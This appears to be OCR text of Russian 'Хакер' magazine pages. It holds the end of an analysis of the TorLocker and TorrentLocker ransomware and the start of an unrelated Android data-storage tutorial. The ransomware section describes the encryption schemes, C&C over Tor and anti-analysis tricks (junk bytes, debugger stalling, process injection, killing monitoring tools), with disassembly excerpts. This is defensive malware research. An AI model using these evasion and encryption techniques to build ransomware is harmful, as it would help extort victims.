1.0 они извлекаются из секции данных.

Шифрование файлов

TorLocker покушается на огромное количество типов файлов, от офисных документов пользователя, видео- и аудиозаписей, изображений до файлов виртуальных машин, ключей шифрования, сертификатов и прочего:

```
.3gp .7z .accdb .ai .aiff .arw .avi .backup .bay .bin .blend .cdr .cer
.cr2 .crt .crw .dat .dbf .dcr .der .dit .dng .doc .docm .docx .dwg .dxf
.dxg .edb .eps .erf .flac .gif .hdd .indd .jpe .jpg .jpeg .kdc .kwm .log
.m2ts .m4p .mdb .mdf .mef .mkv .mov .mp3 .mp4 .mpg .mpeg .mrw .ndf .nef
.nrw .nvram .odb .odm .odp .ods .odt .ogg .orf .p12 .p7b .p7c .pdd .pdf
.pef .pem .pfx .pif .png .ppt .pptm .pptx .psd .pst .ptx .pwm .qcow .qcow2
.qed .r3d .raf .rar .raw .rtf .rvt .rw2 .rwl .sav .sql .srf .srw .stm
.txt .vbox .vdi .vhd .vhdx .vmdk .vmsd .vmx .vmxf .vob .wav .wb2 .wma .wmv
.wpd .wps .xlk .xls .xlsb .xlsm .xlsx .zip
```

При запуске TorLocker, используя имя компьютера и серийный номер логического диска, выбирает один из 128 зашитых в тело публичных RSA-ключей.

Файлы шифруются алгоритмом AES-256, при этом для каждого файла генерируется свой ключ шифрования. Если размер файла больше 512 Мбайт, то шифруются только первые 512 Мбайт файла. В конец каждого файла дописывается служебная информация размером 512 байт: 32 байта паддинга, 4 бай-


та идентификатора TorLocker'a и 476 байт — использованный ключ AES-256, зашифрованный с помощью RSA-2048 выбранным в начале работы троя публичным ключом. Зашифрованные данные в файл пишутся поверх незашифрованных, и создание нового файла с удалением старого не происходит. Название и расширение зашифрованных файлов не изменяются.

Окно с требованием оплаты от TorLocker 2.0


Связь с командным сервером

Связь с командным сервером устанавливается уже после того, как все файлы будут зашифрованы. Из-за этого работа трояна незаметна и ее невозможно выявить по нетипичной сетевой активности.

Все адреса командных серверов прописаны в теле троя, связь с ними осуществляется посредством Tor-клиента tor.exe и с использованием прокси polipo.exe. Эти два файла либо извлекаются из секции данных зловреда (в версии 1.0), либо качаются из Сети (в версии 2.0).



Имена командных серверов в теле TorLocker 2.0



Скачивание и запуск tor.exe и polipo.exe в TorLocker 2.0

Приемы, затрудняющие анализ

Обычно представители этого семейства упакованы UPX, кроме этого, секция данных зашифрована с помощью алгоритма AES с 256-битным ключом (при этом первые четыре байта этого ключа записываются в конец зашифрованных файлов и используются как идентификатор конкретного семпла трояна).

Сам код щедро разбавлен последовательностями ничего не значащих и не выполняемых ни при каких условиях команд (так называемые висячие байты), которые обходятся командой безусловного перехода.

```
0040579C     93                DB 93
0040579D     F1                DB F1
0040579E     E6                DB E6
0040579F     29                DB 29
004057A0     BA                DB BA
004057A1  >  68 000000F0       PUSH F0000000
004057A6  .  6A 01             PUSH 1
004057A8  .  6A 00             PUSH 0
004057AA  .  6A 00             PUSH 0
004057AC  .  68 2FE84A00       PUSH 004AE82F
004057B1  .  E8 FA500000       CALL <JMP.CryptAcquireContextA>
004057B6  .v EB 13             JMP SHORT 004057CB
004057B8     CE                DB CE
004057B9     AC                DB AC
004057BA     33                DB 33
004057BB     5C                DB 5C
004057BC     1F                DB 1F
004057BD     BF                DB BF
004057BE     5F                DB 5F
004057BF     8E                DB 8E
004057C0     BF                DB BF
```

Функция настройки криптоконтейнера в TorLocker 2.0
(до и после нее видны «висячие байты»)

При запуске TorLocker создает отдельный поток, который, используя API-функции CreateToolhelp32Snapshot, Process32First и Process32Next, ищет процессы с именами taskmgr.exe, regedit.exe, procexp.exe, procexp64.exe и завершает их.

TORRENTLOCKER

Первые заражения этим локером были зафиксированы в начале февраля 2014 года. Название взято из имени раздела реестра Bit Torrent Application, который создавался первыми версиями этого локера для хранения служебной информации. Данный зловред распространялся исключительно путем спам-рассылок зараженных писем.

Шифрование файлов

TorrentLocker шифрует порядка 250 разных типов файлов, что делает невозможным любую продуктивную деятельность на зараженном компьютере. Для шифрования файлов используется алгоритм AES-256-CBC (первые версии использовали алгоритм AES-256-CTR, для всех файлов использовался один и тот же ключ, а также вектор инициализации, что делало алгоритм уязвимым и давало возможность восстановить файлы без материальных затрат).

AES-ключ генерируется один раз на основе значений, получаемых от нескольких API-функций (`GetTickCount`, `GetCurrentProcessId`, `GetCurrentThreadId`, `GetProcessHeap`, `GetThreadTimes`, `GetProcessTimes`). После шифрования файлов AES-ключ шифруется публичным ключом RSA, который находится в фай-

ле вредоносной программы и записывается в конец зашифрованного файла вместе с контрольной суммой AES-ключа и значением длины зашифрованного AES-ключа. Для снижения нагрузки на процессор и уменьшения времени шифрования TorrentLocker шифрует только первые два мегабайта файла (разумеется, если файл больше этих самых двух мегабайт, в противном случае файл шифруется полностью). Для реализации алгоритмов шифрования применяется свободно распространяемая библиотека LibTomCrypt.

Связь с командным сервером

В первых версиях связь с командным центром устанавливалась по жестко прошитому в теле локера адресу. В более поздних версиях (после октября 2014 года) был добавлен алгоритм динамической генерации адресов, который начинал свою работу, если не удавалось связаться с захардкоженным C&C-сервером. Он выдавал вспомогательный список из тридцати доменных имен командного центра.

Весь трафик шифруется либо с помощью SSL-протокола, либо с помощью алгоритма chain-XOR. На командный сервер передается информация, позволяющая идентифицировать пользователя (она вырабатывается из имени компьютера, даты установки системы и версии ОС). Этот идентификатор позволяет впоследствии установить факт оплаты и предоставить возможность расшифровки файлов.

Приемы, затрудняющие анализ

TorrentLocker использует несколько приемов противодействия отладке и обнаружения виртуального окружения. В частности, при помощи API-функции OutputDebugString которая вызывается в цикле 320 500 раз. Под дебаггером это вызывает зависание процесса отладки.

Кроме того, используется двухуровневое шифрование кода троя с использованием алгоритма RC4. После расшифровки трой внедряет код, непосредственно ответственный за выполнение вредоносных функций локера, в процессы `explorer.exe` и `svchost.exe`.

```
00403188   45          DB 45                    CHAR 'E'
00403189   EC          DB EC
0040318A   33          DB 33                    CHAR '3'
0040318B   DB          DB DB
0040318C   66          DB 66                    CHAR 'f'
0040318D   90          NOP
0040318E   EF          OUT DX,EAX               I/O command
0040318F   C0          DB C0
00403190   50          DB 50                    CHAR 'P'
00403191   89          DB 89
00403192   5D          DB 5D                    CHAR ']'
00403193   EC          IN AL,DX                 I/O command
00403194   66          DB 66                    CHAR 'f'
00403195   0F          DB 0F
00403196   D6          DB D6
00403197   45          DB 45                    CHAR 'E'
00403198   F0          DB F0
00403199   89          DB 89
0040319A   5D          DB 5D                    CHAR ']'
0040319B   F8          DB F8
EAX=0012FEA4, ASCII "Tb@" (current registers)
DX=70F4 (current registers)
```

АнтиВМ в TorrentLocker

```
004018B9  .  53            PUSH EBX
004018BA  .  56            PUSH ESI
004018BB  .  57            PUSH EDI
004018BC  .  E8 0F110000   CALL 004029D0
004018C1  .  BE 24590500   MOV ESI,55924
004018C6  .v EB 08         JMP SHORT 004018D0
004018C8     8DA424 000000 LEA ESP,[ESP]
004018CF     90            NOP
004018D0  >  68 F01E4100   PUSH OFFSET 00411EF0
004018D5  .  FF15 0C5F410( CALL DWORD PTR DS:[415F0C]  OutputDebugString
004018DB  .  83EE 01       SUB ESI,1
004018DE  .^ 75 F0         JNE SHORT 004018D0
004018E0  .  E8 7B5CFFFF   CALL 00401360
004018E5  .  85C0          TEST EAX,EAX
004018E7  .v 0F85 2D0D000( JNE 0040261A
004018ED  .  68 E9030000   PUSH 3E9                 Arg2 = 3E9
004018F2  .  6A 0B         PUSH 0B                  Arg1 = 0B
004018F4  .  E8 770E0000   CALL 00402770            89e71eb0a6403725d2f95cb9e65
004018F9  .  8BF0          MOV ESI,EAX
004018FB  .  33FF          XOR EDI,EDI
004018FD  .  83C4 08       ADD ESP,8
00401900  .  3BF7          CMP ESI,EDI
00401902  .v 0F84 120D000( JE 0040261A
00401908  .  68 C4020000   PUSH 2C4                 Arg2 = 2C4
0040190D  .  8D46 20       LEA EAX,[ESI+20]
00401910  .  50            PUSH EAX                 Arg1
00401911  .  8BC6          MOV EAX,ESI
00401913  .  E8 18F8FFFF   CALL 00401130            89e71eb0a6403725d2f95cb9e65
00401918  .  BA 605F4100   MOV EDX,OFFSET 00415F60
0040191D  .  B9 E4020000   MOV ECX,2E4
Imm=000002E4 (decimal 740.)
ECX=0012FE20 (current registers)
```


Антиотладка в TorrentLocker на базе OutputDebugString

ЗАКЛЮЧЕНИЕ

Напоследок стоит отметить, что угроза подвергнуться атаке какого-нибудь новоявленного локера-шифровальщика в настоящее время довольно актуальна. В большинстве применяемых на сегодня локеров используются все самые современные достижения криптографии, и далеко не всегда есть возможность восстановить свои файлы без помощи авторов такого рода малвари и создателей этого бизнеса.

WARNING

Если ты захочешь последовать нашему примеру и поисследовать какой-нибудь образец локера-шифровальщика, то будь аккуратен. Даже при использовании виртуалки можно неосторожно зашифровать файлы на расшаренных папках основной системы.



Редакция журнала «Хакер» официально подтверждает истинность этого варнинга с помощью нотариально заверенного скриншота переписки с Евгением :)

СХОРОНЯЙ ПРАВИЛЬНО

РАСКЛАДЫВАЕМ ПОЛЬЗОВАТЕЛЬСКУЮ ИНФОРМАЦИЮ В ANDROID ПО ПОЛОЧКАМ

Андрей Пахомов
mailforpahomov
@gmail.com

Google Play market предлагает сотни вариантов реализации практически любой идеи. Но хорошо продаются только приложения, создающие ощущение, будто они написаны именно для тебя. Сохранение настроек и любой другой пользовательской информации — главное качество user-friendly приложения. Разработчики SDK предоставили богатый выбор способов для хранения изменяемых данных. Нам нужно только выбрать самый удобный и экономичный (не забываем про производительность). А теперь подробно рассмотрим, какие инструменты есть в мире Android!

INFO

Параллельно с изучением любого обучающего материала рекомендую пролистать официальное руководство. Android развивается очень быстро, и примеры, приведенные на сторонних ресурсах, уже могли устареть.




Рис. 1. Наглядное отображение способов хранения данных в Android

Shared Preferences

Shared Preferences — самый простой и популярный способ хранения данных. Часто упоминается в нашем журнале и вообще лидер по выдаче поисковых запросов в Гугле:). Подходит для жонглирования информацией, умещающейся в одну переменную. Если нужно запомнить какое-то число, строку или булеву переменную — это твой выбор. Хранение данных реализовано по связи «ключ — значение», что позволяет легко и быстро их читать и модифицировать. Из недостатков — нет возможности хранить сложноструктурированную информацию, а также затруднен поиск по имеющимся данным: чтобы получить значение поля, нужно точно знать ключ, перебор не предусмотрен.

```
SharedPreferences sp;
sp=ctx.getSharedPreferences("Settings", ctx.MODE_PRIVATE);

// Считываем параметр page из настроек под названием Settings.
// Если такого параметра нет, вернем значение 20
int pageNumber=sp.getInt("page", 20);

// Создаем новый параметр folderName
// или переписываем значение уже существующего
sp.edit().putString("folderName", folderName).commit();
```

Internal Storage

Хранение данных непосредственно в памяти устройства — самый безопасный способ уберечь данные от шаловливых рук пользователя. Файл будет доступен только для создавшего его приложения, на нерутованном устройстве доступ к таким данным извне получить не удастся, при удалении приложения будет удален и сам файл. До API версии 17 была возможность предоставить доступ другим программам на чтение и запись, теперь же эта функция считается устаревшей (deprecated), и лучше ее не использовать.

При работе с Internal Storage помни, что со встроенной памятью устройства нужно обращаться аккуратно: лимитирован как объем, так и количество циклов записи на нее. При слишком активном использовании велик риск «убить» аппарат, пользователь спасибо не скажет.

```
String filename = "private.data";
String string = "my important information";
FileOutputStream myFile = null;
try {
  myFile = openFileOutput(filename, Context.MODE_PRIVATE);
} catch (FileNotFoundException e) {
  e.printStackTrace();
}
```

```
 9
10  // Для хранения во внутренней памяти достаточно имени файла
11  try {
12    myFile.write(string.getBytes());
13    myFile.close();
14  } catch (IOException e) {
15    e.printStackTrace();
16  }
17
18  // Прочитаем в строковую переменную сохраненный файл
19  public void LoadData(View v) throws IOException {
20    StringBuffer datax = new StringBuffer("");
21    FileInputStream fIn = openFileInput(filename);
22    InputStreamReader isr = new InputStreamReader(fIn);
23    BufferedReader buffreader = new BufferedReader(isr);
24    String readString = buffreader.readLine();
25    while (readString != null) {
26      datax.append(readString);
27      readString = buffreader.readLine();
28    }
29  }
```

External Storage

В качестве внешнего носителя может выступать как извлекаемая флеш-карта, так и встроенная память телефона. Такие данные легко доступны извне — и другим приложениям, и пользователю. Поэтому при обращении к ним нужно быть внимательным, сохраненный файл или даже вся флеш-карта могут быть в определенный момент недоступны. Лучше всего подходит для хранения массивных данных: дампов, фотографий, документов и прочего. Не стоит жестко фиксировать путь к файлам на внутренней или внешней памяти, структура папок может меняться в зависимости от версии операционной системы, и есть риск некорректной работы.

Для доступа к папкам со стандартным содержимым (видео, музыка, изображения и так далее) существует класс android.os.Environment, который предоставит путь к ним. Вот так будет выглядеть сохранение изображения с возможностью показывать его в стандартной галерее:

```
1  // Сперва нужно получить разрешение у ОС на работу с внешним носителем
2  <uses-permission
3    android:name="android.permission.WRITE_EXTERNAL_STORAGE"
4  />
5  File dir = Environment.getExternalStoragePublicDirectory(
6              Environment.DIRECTORY_PICTURES + "/" + foldername + "/");
7  if (!dir.exists()) {
8    dir.mkdirs();
9  }
10 OutputStream fOut = null;
```

```
11  SimpleDateFormat sdf = new SimpleDateFormat("yyyyMMdd_HHmmss");
12  String currentDateandTime = sdf.format(new Date());
13  String filename="foto_" + currentDateandTime + ".jpg";
14  File file = new File(dir.toString(), filename);
15  if(file.exists())
16    file.delete();
17  fOut = new FileOutputStream(file);
18  mergedBitmap.compress(Bitmap.CompressFormat.JPEG, 100, fOut);
19  fOut.flush();
20  fOut.close();
21
22  // Для отображения в галерее требуется оповестить операционную систему
23  // о появлении нового файла (созданного или скачанного)
24  MediaScannerConnection.scanFile(
25    getApplicationContext(),
26    new String[] { file.getAbsolutePath() },
27    null,
28    new OnScanCompletedListener() {
29      @Override
30      public void onScanCompleted(String path, Uri uri) {
31      }
```

Чтение и запись будут аналогичны использованию внутренней памяти. Отличие только в том, что необходимо указать полный путь к файлу, а также проверить, доступен ли носитель вообще.

SQLite Databases

Для работы со структурированными данными в Android есть возможность создать свою базу данных внутри приложения. Естественно, производительность (и функционал) у нее будет ниже, чем у полноценных MySQL или PostgreSQL, но для мобильных приложений вполне достаточно. Этот метод хранения данных спасает от изобретения велосипеда: нет нужды сбрасывать все в файл, а потом писать парсер, все упрощается до SQL-запросов.

Как ты уже догадался, тебе необходимо минимальное знание SQL — без этого сейчас никуда, в жизни обязательно пригодится:). Мы создадим свою базу данных с поставщиком содержимого, а потом получим к ней доступ из стороннего приложения.

```
1  // База данных goodsDB, которая состоит из одной таблицы items
2  private SQLiteDatabase db;
3  static final String DATABASE_NAME = "goodsDB";
4  static final String TABLE_NAME = "items";
5  static final int DATABASE_VERSION = 1;
6
7  // Конструируем SQL-запрос для создания базы данных
8  static final String CREATE_DB_TABLE = " CREATE TABLE " + TABLE_NAME
```

```
    + " (id INTEGER PRIMARY KEY AUTOINCREMENT, "
    + " name TEXT NOT NULL);";

// Непосредственно для создания базы данных используется SQLiteOpenHelper
private static class DatabaseHelper extends SQLiteOpenHelper {
  DatabaseHelper(Context context) {
    super(context, DATABASE_NAME, null, DATABASE_VERSION);
  }

  // Для его корректной реализации нужно переобъявить onCreate и onUpgrade
  @Override
  public void onCreate(SQLiteDatabase db) {
    db.execSQL(CREATE_DB_TABLE);
  }

  // В них реализуем создание нашей базы данных
  @Override
  public void onUpgrade(SQLiteDatabase db, int oldVersion, int newVersion) {
    db.execSQL("DROP TABLE IF EXISTS " + TABLE_NAME);
   onCreate(db);
  }
}
```

Ввиду жесткой модели безопасности и разграничения доступа созданная база данных по умолчанию доступна только внутри приложения. Для обмена данными между приложениями требуется использовать так называемый поставщик содержимого (Content Provider). С помощью этого инструмента можно предоставить другим приложениям как структурированную информацию из базы данных, так и отдельные файлы, хранящиеся во внутренней памяти. Существуют стандартные поставщики содержимого: телефонная книга, календарь, браузер и другие.

В Android реализован богатый и гибкий функционал для работы с базами данных, в следующих выпусках нашего журнала мы обязательно об этом расскажем. А сегодня мы будем лаконичны, поэтому информацию добавим тоже через класс ContentProvider. Он позволяет создавать, читать, обновлять и удалять записи (так называемый CRUD-подход для работы с данными).

